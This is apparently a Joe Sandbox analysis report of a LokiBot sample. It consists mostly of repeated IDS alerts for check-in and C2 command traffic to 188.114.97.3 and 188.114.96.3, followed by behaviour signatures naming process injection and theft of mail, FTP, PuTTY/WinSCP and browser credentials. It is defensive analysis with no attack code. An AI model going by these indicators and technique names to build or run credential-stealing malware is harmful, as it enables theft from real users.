Timestamp:	192.168.2.3188.114.97.349828802021641 08/11/22-06:43:14.503252
SID:	2021641
Source Port:	49828
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349751802021641 08/11/22-06:42:22.964431
SID:	2021641
Source Port:	49751
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349786802021641 08/11/22-06:42:53.219319
SID:	2021641
Source Port:	49786
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349811802024318 08/11/22-06:43:10.662100
SID:	2024318
Source Port:	49811
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349898802024313 08/11/22-06:44:09.907279
SID:	2024313
Source Port:	49898
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349805802021641 08/11/22-06:43:09.287221
SID:	2021641
Source Port:	49805
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349817802024313 08/11/22-06:43:11.901228
SID:	2024313
Source Port:	49817
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349828802825766 08/11/22-06:43:14.503252
SID:	2825766
Source Port:	49828
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349817802024318 08/11/22-06:43:11.901228
SID:	2024318
Source Port:	49817
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349794802825766 08/11/22-06:43:01.964847
SID:	2825766
Source Port:	49794
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349885802024313 08/11/22-06:43:55.376397
SID:	2024313
Source Port:	49885
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349751802025381 08/11/22-06:42:22.964431
SID:	2025381
Source Port:	49751

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349753802021641 08/11/22-06:42:25.207102
SID:	2021641
Source Port:	49753
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349823802021641 08/11/22-06:43:13.321407
SID:	2021641
Source Port:	49823
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	−
Timestamp:	192.168.2.3188.114.96.349879802021641 08/11/22-06:43:48.403290
SID:	2021641
Source Port:	49879
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349785802825766 08/11/22-06:42:51.879415
SID:	2825766
Source Port:	49785
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349883802825766 08/11/22-06:43:53.308240
SID:	2825766
Source Port:	49883
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349750802024313 08/11/22-06:42:21.832277
SID:	2024313
Source Port:	49750
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	−
Timestamp:	192.168.2.3188.114.96.349788802025381 08/11/22-06:42:54.331478
SID:	2025381
Source Port:	49788
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349896802024313 08/11/22-06:44:07.789189
SID:	2024313
Source Port:	49896
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349748802825766 08/11/22-06:42:19.613257
SID:	2825766
Source Port:	49748
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349750802024318 08/11/22-06:42:21.832277
SID:	2024318
Source Port:	49750
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349748802025381 08/11/22-06:42:19.613257
SID:	2025381
Source Port:	49748
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349751802825766 08/11/22-06:42:22.964431
SID:	2825766
Source Port:	49751
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349793802025381 08/11/22-06:43:00.645450
SID:	2025381
Source Port:	49793
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349756802021641 08/11/22-06:42:28.447484
SID:	2021641
Source Port:	49756
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349746802024313 08/11/22-06:42:17.452589
SID:	2024313
Source Port:	49746

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349882802025381 08/11/22-06:43:51.663595
SID:	2025381
Source Port:	49882
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349791802025381 08/11/22-06:42:58.117986
SID:	2025381
Source Port:	49791
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349840802825766 08/11/22-06:43:28.505356
SID:	2825766
Source Port:	49840
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349766802825766 08/11/22-06:42:42.773950
SID:	2825766
Source Port:	49766
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349795802825766 08/11/22-06:43:03.020333
SID:	2825766
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349896802024318 08/11/22-06:44:07.789189
SID:	2024318
Source Port:	49896
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349766802024318 08/11/22-06:42:42.773950
SID:	2024318
Source Port:	49766
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349828802025381 08/11/22-06:43:14.503252
SID:	2025381
Source Port:	49828
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349747802024318 08/11/22-06:42:18.537201
SID:	2024318
Source Port:	49747
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349764802024318 08/11/22-06:42:41.209817
SID:	2024318
Source Port:	49764
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349898802025381 08/11/22-06:44:09.907279
SID:	2025381
Source Port:	49898
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349795802021641 08/11/22-06:43:03.020333
SID:	2021641
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349774802025381 08/11/22-06:42:44.099150
SID:	2025381
Source Port:	49774
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349747802024313 08/11/22-06:42:18.537201
SID:	2024313
Source Port:	49747
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349840802025381 08/11/22-06:43:28.505356
SID:	2025381
Source Port:	49840

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349752802021641 08/11/22-06:42:24.044623
SID:	2021641
Source Port:	49752
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349788802825766 08/11/22-06:42:54.331478
SID:	2825766
Source Port:	49788
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349892802024318 08/11/22-06:44:04.916628
SID:	2024318
Source Port:	49892
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349750802825766 08/11/22-06:42:21.832277
SID:	2825766
Source Port:	49750
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349797802024318 08/11/22-06:43:05.379365
SID:	2024318
Source Port:	49797
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349749802024318 08/11/22-06:42:20.745320
SID:	2024318
Source Port:	49749
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349881802025381 08/11/22-06:43:50.015660
SID:	2025381
Source Port:	49881
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349883802024318 08/11/22-06:43:53.308240
SID:	2024318
Source Port:	49883
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349794802024313 08/11/22-06:43:01.964847
SID:	2024313
Source Port:	49794
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349875802025381 08/11/22-06:43:47.334573
SID:	2025381
Source Port:	49875
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349892802024313 08/11/22-06:44:04.916628
SID:	2024313
Source Port:	49892
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349755802024313 08/11/22-06:42:27.395952
SID:	2024313
Source Port:	49755
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349838802025381 08/11/22-06:43:24.421881
SID:	2025381
Source Port:	49838
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349786802025381 08/11/22-06:42:53.219319
SID:	2025381
Source Port:	49786
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349794802024318 08/11/22-06:43:01.964847
SID:	2024318
Source Port:	49794

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349764802024313 08/11/22-06:42:41.209817
SID:	2024313
Source Port:	49764
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349749802024313 08/11/22-06:42:20.745320
SID:	2024313
Source Port:	49749
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349757802021641 08/11/22-06:42:29.610436
SID:	2021641
Source Port:	49757
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349785802021641 08/11/22-06:42:51.879415
SID:	2021641
Source Port:	49785
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349883802024313 08/11/22-06:43:53.308240
SID:	2024313
Source Port:	49883
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349766802021641 08/11/22-06:42:42.773950
SID:	2021641
Source Port:	49766
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349867802024313 08/11/22-06:43:45.824252
SID:	2024313
Source Port:	49867
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349805802825766 08/11/22-06:43:09.287221
SID:	2825766
Source Port:	49805
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349850802025381 08/11/22-06:43:33.879385
SID:	2025381
Source Port:	49850
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349777802024318 08/11/22-06:42:45.276948
SID:	2024318
Source Port:	49777
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349853802025381 08/11/22-06:43:40.660156
SID:	2025381
Source Port:	49853
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349782802021641 08/11/22-06:42:50.570997
SID:	2021641
Source Port:	49782
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349811802825766 08/11/22-06:43:10.662100
SID:	2825766
Source Port:	49811
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349744802025381 08/11/22-06:42:15.052087
SID:	2025381
Source Port:	49744
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349761802025381 08/11/22-06:42:34.002289
SID:	2025381
Source Port:	49761

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349778802024313 08/11/22-06:42:46.945645
SID:	2024313
Source Port:	49778
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349763802825766 08/11/22-06:42:39.324991
SID:	2825766
Source Port:	49763
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349852802825766 08/11/22-06:43:38.361573
SID:	2825766
Source Port:	49852
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349777802024313 08/11/22-06:42:45.276948
SID:	2024313
Source Port:	49777
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349758802025381 08/11/22-06:42:30.656105
SID:	2025381
Source Port:	49758
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 188.114.97.3 - Destination IP: 192.168.2.3	
Timestamp:	188.114.97.3192.168.2.380497982025483 08/11/22-06:43:06.684563
SID:	2025483
Source Port:	80
Destination Port:	49798
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349757802825766 08/11/22-06:42:29.610436
SID:	2825766
Source Port:	49757
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349798802825766 08/11/22-06:43:06.576803
SID:	2825766
Source Port:	49798
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349859802825766 08/11/22-06:43:42.759258
SID:	2825766
Source Port:	49859
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349823802024318 08/11/22-06:43:13.321407
SID:	2024318
Source Port:	49823
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349763802021641 08/11/22-06:42:39.324991
SID:	2021641
Source Port:	49763
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349742802025381 08/11/22-06:42:12.661275
SID:	2025381
Source Port:	49742
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349885802024318 08/11/22-06:43:55.376397
SID:	2024318
Source Port:	49885
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349852802021641 08/11/22-06:43:38.361573
SID:	2021641
Source Port:	49852
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349755802024318 08/11/22-06:42:27.395952
SID:	2024318
Source Port:	49755

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349797802024313 08/11/22-06:43:05.379365
SID:	2024313
Source Port:	49797
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349887802025381 08/11/22-06:43:58.405291
SID:	2025381
Source Port:	49887
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349830802825766 08/11/22-06:43:16.837786
SID:	2825766
Source Port:	49830
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349756802825766 08/11/22-06:42:28.447484
SID:	2825766
Source Port:	49756
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Detected potential unwanted application

Data Obfuscation

Yara detected aPLib compressed binary

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection

Uses an obfuscated file name to hide its real file extension (double extension)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected Lokibot

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file registry)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality

